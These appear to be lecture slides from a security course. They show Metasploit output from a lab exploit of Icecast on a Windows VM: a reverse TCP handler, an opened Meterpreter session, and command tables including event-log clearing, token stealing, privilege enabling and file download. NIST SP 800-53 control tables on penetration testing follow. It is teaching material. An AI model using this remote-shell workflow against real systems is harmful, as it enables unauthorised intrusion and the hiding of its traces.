
```
[*] Started reverse TCP handler on 192.168.56.101:4444
```

```
[*] Sending stage (175174 bytes) to 192.168.56.100
```

```
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.100:49783) at 2021-10-19 12:16:09 -0400
```

```
meterpreter > █
```

Metasploit Framework's Meterpreter workflow



Metasploit basics

Meterpreter commands

```
meterpreter > help
```

<u>Command</u>	<u>Description</u>
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Metasploit basics

Meterpreter commands

Stdapi: System Commands

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS




```
meterpreter > sysinfo
Computer       : VAGRANTVM
OS             : Windows 2016+ (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > █
```

Metasploit basics

Meterpreter commands

Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
 dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Metasploit basics – run the exploit

```
meterpreter > dir
Listing: C:\Program Files (x86)\Icecast2 Win32
=====
Mode                Size                Type                Last modified          Name
-----
100777/rwxrwxrwx    512000             fil                 2004-05-12 07:22:40 -0400  Icecast2.exe
40777/rwxrwxrwx      0                  dir                 2021-08-24 02:20:21 -0400  admin
40777/rwxrwxrwx      0                  dir                 2021-08-24 02:20:21 -0400  doc
100666/rw-rw-rw-    3662               fil                 2004-05-12 07:24:12 -0400  icecast.xml
100777/rwxrwxrwx    253952             fil                 2004-05-12 07:23:14 -0400  icecast2console.exe
100666/rw-rw-rw-    872448             fil                 2002-06-27 16:11:54 -0400  iconv.dll
100666/rw-rw-rw-    188477             fil                 2003-04-12 18:29:12 -0400  libcurl.dll
100666/rw-rw-rw-    631296             fil                 2002-07-10 17:09:00 -0400  libxml2.dll
100666/rw-rw-rw-    128000             fil                 2002-07-10 17:11:54 -0400  libxslt.dll
40777/rwxrwxrwx      0                  dir                 2021-08-24 02:20:21 -0400  logs
100666/rw-rw-rw-    53299              fil                 2002-03-23 04:48:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-    2391               fil                 2021-08-24 02:20:21 -0400  unins000.dat
100777/rwxrwxrwx    76946              fil                 2004-01-16 00:00:00 -0500  unins000.exe
40777/rwxrwxrwx      0                  dir                 2021-08-24 02:20:21 -0400  web

meterpreter > █
```

Metasploit basics – run the exploit

```
meterpreter > cd ..
meterpreter > dir
Listing: C:\Program Files (x86)
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Common Files
40777/rwxrwxrwx	0	dir	2021-08-24 02:23:08 -0400	Google
40777/rwxrwxrwx	4096	dir	2021-08-24 02:20:21 -0400	Icecast2 Win32
40777/rwxrwxrwx	4096	dir	2018-09-15 03:19:00 -0400	Internet Explorer
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Microsoft.NET
40777/rwxrwxrwx	0	dir	2021-07-01 04:05:53 -0400	SPICE Guest Tools
40777/rwxrwxrwx	0	dir	2021-07-01 03:46:26 -0400	Uninstall Information
40777/rwxrwxrwx	4096	dir	2018-09-15 03:19:00 -0400	Windows Defender
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Windows Mail
40777/rwxrwxrwx	4096	dir	2018-09-15 05:08:40 -0400	Windows Media Player
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Windows Multimedia Platform
40777/rwxrwxrwx	4096	dir	2018-09-15 03:19:00 -0400	Windows Photo Viewer
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Windows Portable Devices
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Windows Sidebar
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	WindowsPowerShell
100666/rw-rw-rw-	174	fil	2018-09-15 03:16:48 -0400	desktop.ini
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	windows nt

```
meterpreter > █
```

Metasploit basics – Meterpreter commands

Working with the Windows command prompt through Meterpreter

```
meterpreter > execute -f cmd.exe -c
Process 2204 created.
Channel 1 created.
meterpreter > dir
Listing: C:\Program Files (x86)

```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Common Files
40777/rwxrwxrwx	0	dir	2021-08-24 02:23:08 -0400	Google
40777/rwxrwxrwx	4096	dir	2021-08-24 02:20:21 -0400	Icecast2 Win32
40777/rwxrwxrwx	4096	dir	2018-09-15 03:19:00 -0400	Internet Explorer
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Microsoft.NET
40777/rwxrwxrwx	0	dir	2021-07-01 04:05:53 -0400	SPICE Guest Tools
40777/rwxrwxrwx	0	dir	2021-07-01 03:46:26 -0400	Uninstall Information
40777/rwxrwxrwx	4096	dir	2018-09-15 03:19:00 -0400	Windows Defender
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Windows Mail
40777/rwxrwxrwx	4096	dir	2018-09-15 05:08:40 -0400	Windows Media Player
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Windows Multimedia Platform
40777/rwxrwxrwx	4096	dir	2018-09-15 03:19:00 -0400	Windows Photo Viewer
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Windows Portable Devices
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	Windows Sidebar
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	WindowsPowerShell
100666/rw-rw-rw-	174	fil	2018-09-15 03:16:48 -0400	desktop.ini
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	windows nt

```
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > █
```



Metasploit basics – Exiting Meterpreter

```
meterpreter > exit  
[*] Shutting down Meterpreter ...  
  
[*] 192.168.56.100 - Meterpreter session 1 closed. Reason: User exit  
msf6 exploit(windows/http/icecast_header) > █
```

Agenda

- ✓ Zero-Day Vulnerabilities
 - ✓ Introduction to the Exploitation Lab, continued...
- The bigger context...

Risk Management Framework (RMF)



CNTL NO.	CONTROL NAME	PRIORITY	INITIAL CONTROL BASELINES		
			LOW	MOD	HIGH
Awareness and Training					
AT-1	Security Awareness and Training Policy and Procedures	P1	AT-1	AT-1	AT-1
AT-2	Security Awareness Training	P1	AT-2	AT-2 (2)	AT-2 (2)
AT-3	Role-Based Security Training	P1	AT-3	AT-3	AT-3
AT-4	Security Training Records	P3	AT-4	AT-4	AT-4
AT-5	Withdrawn	---	---	---	---
Audit and Accountability					
AU-1	Audit and Accountability Policy and Procedures	P1	AU-1	AU-1	AU-1
AU-2	Audit Events	P1	AU-2	AU-2 (3)	AU-2 (3)
AU-3	Content of Audit Records	P1	AU-3	AU-3 (1)	AU-3 (1) (2)
AU-4	Audit Storage Capacity	P1	AU-4	AU-4	AU-4
AU-5	Response to Audit Processing Failures	P1	AU-5	AU-5	AU-5 (1) (2)
AU-6	Audit Review, Analysis, and Reporting	P1	AU-6	AU-6 (1) (3)	AU-6 (1) (3) (5) (6)
AU-7	Audit Reduction and Report Generation	P2	Not Selected	AU-7 (1)	AU-7 (1)
AU-8	Time Stamps	P1	AU-8	AU-8 (1)	AU-8 (1)
AU-9	Protection of Audit Information	P1	AU-9	AU-9 (4)	AU-9 (2) (3) (4)
AU-10	Non-repudiation	P2	Not Selected	Not Selected	AU-10
AU-11	Audit Record Retention	P3	AU-11	AU-11	AU-11
AU-12	Audit Generation	P1	AU-12	AU-12	AU-12 (1) (3)
AU-13	Monitoring for Information Disclosure	P0	Not Selected	Not Selected	Not Selected
AU-14	Session Audit	P0	Not Selected	Not Selected	Not Selected
AU-15	Alternate Audit Capability	P0	Not Selected	Not Selected	Not Selected
AU-16	Cross-Organizational Auditing	P0	Not Selected	Not Selected	Not Selected
Security Assessment and Authorization					
CA-1	Security Assessment and Authorization Policies and Procedures	P1	CA-1	CA-1	CA-1
CA-2	Security Assessments	P2	CA-2	CA-2 (1)	CA-2 (1) (2)
CA-3	System Interconnections	P1	CA-3	CA-3 (5)	CA-3 (5)
CA-4	Withdrawn	---	---	---	---
CA-5	Plan of Action and Milestones	P3	CA-5	CA-5	CA-5
CA-6	Security Authorization	P2	CA-6	CA-6	CA-6
CA-7	Continuous Monitoring	P2	CA-7	CA-7 (1)	CA-7 (1)
CA-8	Penetration Testing	P2	Not Selected	Not Selected	CA-8
CA-9	Internal System Connections	P2	CA-9	CA-9	CA-9
Configuration Management					
CM-1	Configuration Management Policy and Procedures	P1	CM-1	CM-1	CM-1
CM-2	Baseline Configuration	P1	CM-2	CM-2 (1) (3) (7)	CM-2 (1) (2) (3) (7)
CM-3	Configuration Change Control	P1	Not Selected	CM-3 (2)	CM-3 (1) (2)
CM-4	Security Impact Analysis	P2	CM-4	CM-4	CM-4 (1)
CM-5	Access Restrictions for Change	P1	Not Selected	CM-5	CM-5 (1) (2) (3)

NIST Special Publication 800-53
Revision 5

Security and Privacy Controls for Information Systems and Organizations

JOINT TASK FORCE


This publication is available free of charge from:
<https://doi.org/10.6028/NIST.SP.800-53a5>

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

Multiple NIST Publications, e.g., SP 800-34, SP 800-67, SP 800-128


CNTL NO.	CONTROL NAME	PRIORITY	INITIAL CONTROL BASELINES		
			LOW	MOD	HIGH
Security Assessment and Authorization					
CA-1	Security Assessment and Authorization Policies and Procedures	P1	CA-1	CA-1	CA-1
CA-2	Security Assessments	P2	CA-2	CA-2 (1)	CA-2 (1) (2)
CA-3	System Interconnections	P1	CA-3	CA-3 (5)	CA-3 (5)
CA-4	Withdrawn	---	---	---	---
CA-5	Plan of Action and Milestones	P3	CA-5	CA-5	CA-5
CA-6	Security Authorization	P2	CA-6	CA-6	CA-6
CA-7	Continuous Monitoring	P2	CA-7	CA-7 (1)	CA-7 (1)
CA-8	Penetration Testing	P2	Not Selected	Not Selected	CA-8
CA-9	Internal System Connections	P2	CA-9	CA-9	CA-9
Configuration Management					
CM-1	Configuration Management Policy and Procedures	P1	CM-1	CM-1	CM-1
CM-2	Baseline Configuration	P1	CM-2	CM-2 (1) (3) (7)	CM-2 (1) (2) (3) (7)
CM-3	Configuration Change Control	P1	Not Selected	CM-3 (2)	CM-3 (1) (2)
CM-4	Security Impact Analysis	P2	CM-4	CM-4	CM-4 (1)
CM-5	Access Restrictions for Change	P1	Not Selected	CM-5	CM-5 (1) (2) (3)

Where does vulnerability scanning and penetration testing fit in the RMF?



CLASS	FAMILY	IDENTIFIER
Management	Risk Assessment	RA
Management	Planning	PL
Management	System and Services Acquisition	SA
Management	Certification, Accreditation, and Security Assessments	CA
Operational	Personnel Security	PS
Operational	Physical and Environmental Protection	PE
Operational	Contingency Planning	CP
Operational	Configuration Management	CM
Operational	Maintenance	MA
Operational	System and Information Integrity	SI
Operational	Media Protection	MP
Operational	Incident Response	IR
Operational	Awareness and Training	AT
Technical	Identification and Authentication	IA
Technical	Access Control	AC
Technical	Audit and Accountability	AU
Technical	System and Communications Protection	SC

Table 2: Security Control Class, Family, and Identifier



For what kinds of information systems do organizations employ vulnerability scanning & penetration testing ?

TABLE 3-16: RISK ASSESSMENT FAMILY

CONTROL NUMBER	CONTROL NAME CONTROL ENHANCEMENT NAME	PRIVACY CONTROL BASELINE	SECURITY CONTROL BASELINES		
			LOW	MOD	HIGH
			RA-1	Policy and Procedures	X
RA-2	Security Categorization		X	X	X
RA-2(1)	IMPACT-LEVEL PRIORITIZATION				
RA-3	Risk Assessment	X	X	X	X
RA-3(1)	SUPPLY CHAIN RISK ASSESSMENT		X	X	X
RA-3(2)	USE OF ALL-SOURCE INTELLIGENCE				
RA-3(3)	DYNAMIC THREAT AWARENESS				
RA-3(4)	PREDICTIVE CYBER ANALYTICS				
RA-4	Risk Assessment Update	W: Incorporated into RA-3.			
RA-5	Vulnerability Monitoring and Scanning		X	X	X
RA-5(1)	UPDATE TOOL CAPABILITY	W: Incorporated into RA-5.			
RA-5(2)	UPDATE VULNERABILITIES TO BE SCANNED		X	X	X
RA-5(3)	BREADTH AND DEPTH OF COVERAGE				
RA-5(4)	DISCOVERABLE INFORMATION				X
RA-5(5)	PRIVILEGED ACCESS			X	X
RA-5(6)	AUTOMATED TREND ANALYSES				
RA-5(7)	AUTOMATED DETECTION AND NOTIFICATION OF UNAUTHORIZED COMPONENTS	W: Incorporated into CM-8.			
RA-5(8)	REVIEW HISTORIC AUDIT LOGS				
RA-5(9)	PENETRATION TESTING AND ANALYSES	W: Incorporated into CA-8.			
RA-5(10)	CORRELATE SCANNING INFORMATION				
RA-5(11)	PUBLIC DISCLOSURE PROGRAM		X	X	X
RA-6	Technical Surveillance Countermeasures Survey				
RA-7	Risk Response	X	X	X	X
RA-8	Privacy Impact Assessments	X			
RA-9	Criticality Analysis			X	X
RA-10	Threat Hunting				

TABLE 3-4: ASSESSMENT, AUTHORIZATION, AND MONITORING FAMILY

CONTROL NUMBER	CONTROL NAME CONTROL ENHANCEMENT NAME	PRIVACY CONTROL BASELINE	SECURITY CONTROL BASELINES		
			LOW	MOD	HIGH
			CA-1	Policy and Procedures	X
CA-2	Control Assessments	X	X	X	X
CA-2(1)	INDEPENDENT ASSESSORS			X	X
CA-2(2)	SPECIALIZED ASSESSMENTS				X
CA-2(3)	LEVERAGING RESULTS FROM EXTERNAL ORGANIZATIONS				
CA-3	Information Exchange		X	X	X
CA-3(1)	UNCLASSIFIED NATIONAL SECURITY SYSTEM CONNECTIONS	W: Moved to SC-7(25).			
CA-3(2)	CLASSIFIED NATIONAL SECURITY SYSTEM CONNECTIONS	W: Moved to SC-7(26).			
CA-3(3)	UNCLASSIFIED NON-NATIONAL SECURITY SYSTEM CONNECTIONS	W: Moved to SC-7(27).			
CA-3(4)	CONNECTIONS TO PUBLIC NETWORKS	W: Moved to SC-7(28).			
CA-3(5)	RESTRICTIONS ON EXTERNAL SYSTEM CONNECTIONS	W: Incorporated into SC-7(5).			
CA-3(6)	TRANSFER AUTHORIZATIONS				X
CA-3(7)	TRANSITIVE INFORMATION EXCHANGES				
CA-4	Security Certification	W: Incorporated into CA-2.			
CA-5	Plan of Action and Milestones	X	X	X	X
CA-5(1)	AUTOMATION SUPPORT FOR ACCURACY AND CURRENCY				
CA-6	Authorization	X	X	X	X
CA-6(1)	JOINT AUTHORIZATION — INTRA-ORGANIZATION				
CA-6(2)	JOINT AUTHORIZATION — INTER-ORGANIZATION				
CA-7	Continuous Monitoring	X	X	X	X
CA-7(1)	INDEPENDENT ASSESSMENT			X	X
CA-7(2)	TYPES OF ASSESSMENTS	W: Incorporated into CA-2.			
CA-7(3)	TREND ANALYSES				
CA-7(4)	RISK MONITORING	X	X	X	X
CA-7(5)	CONSISTENCY ANALYSIS				
CA-7(6)	AUTOMATION SUPPORT FOR MONITORING				
CA-8	Penetration Testing				X
CA-8(1)	INDEPENDENT PENETRATION TESTING AGENT OR TEAM				X
CA-8(2)	RED TEAM EXERCISES				
CA-8(3)	FACILITY PENETRATION TESTING				
CA-9	Internal System Connections		X	X	X
CA-9(1)	COMPLIANCE CHECKS				

Agenda

- ✓ Zero-Day Vulnerabilities
- ✓ Introduction to the Exploitation Lab, continued...
- ✓ The bigger context...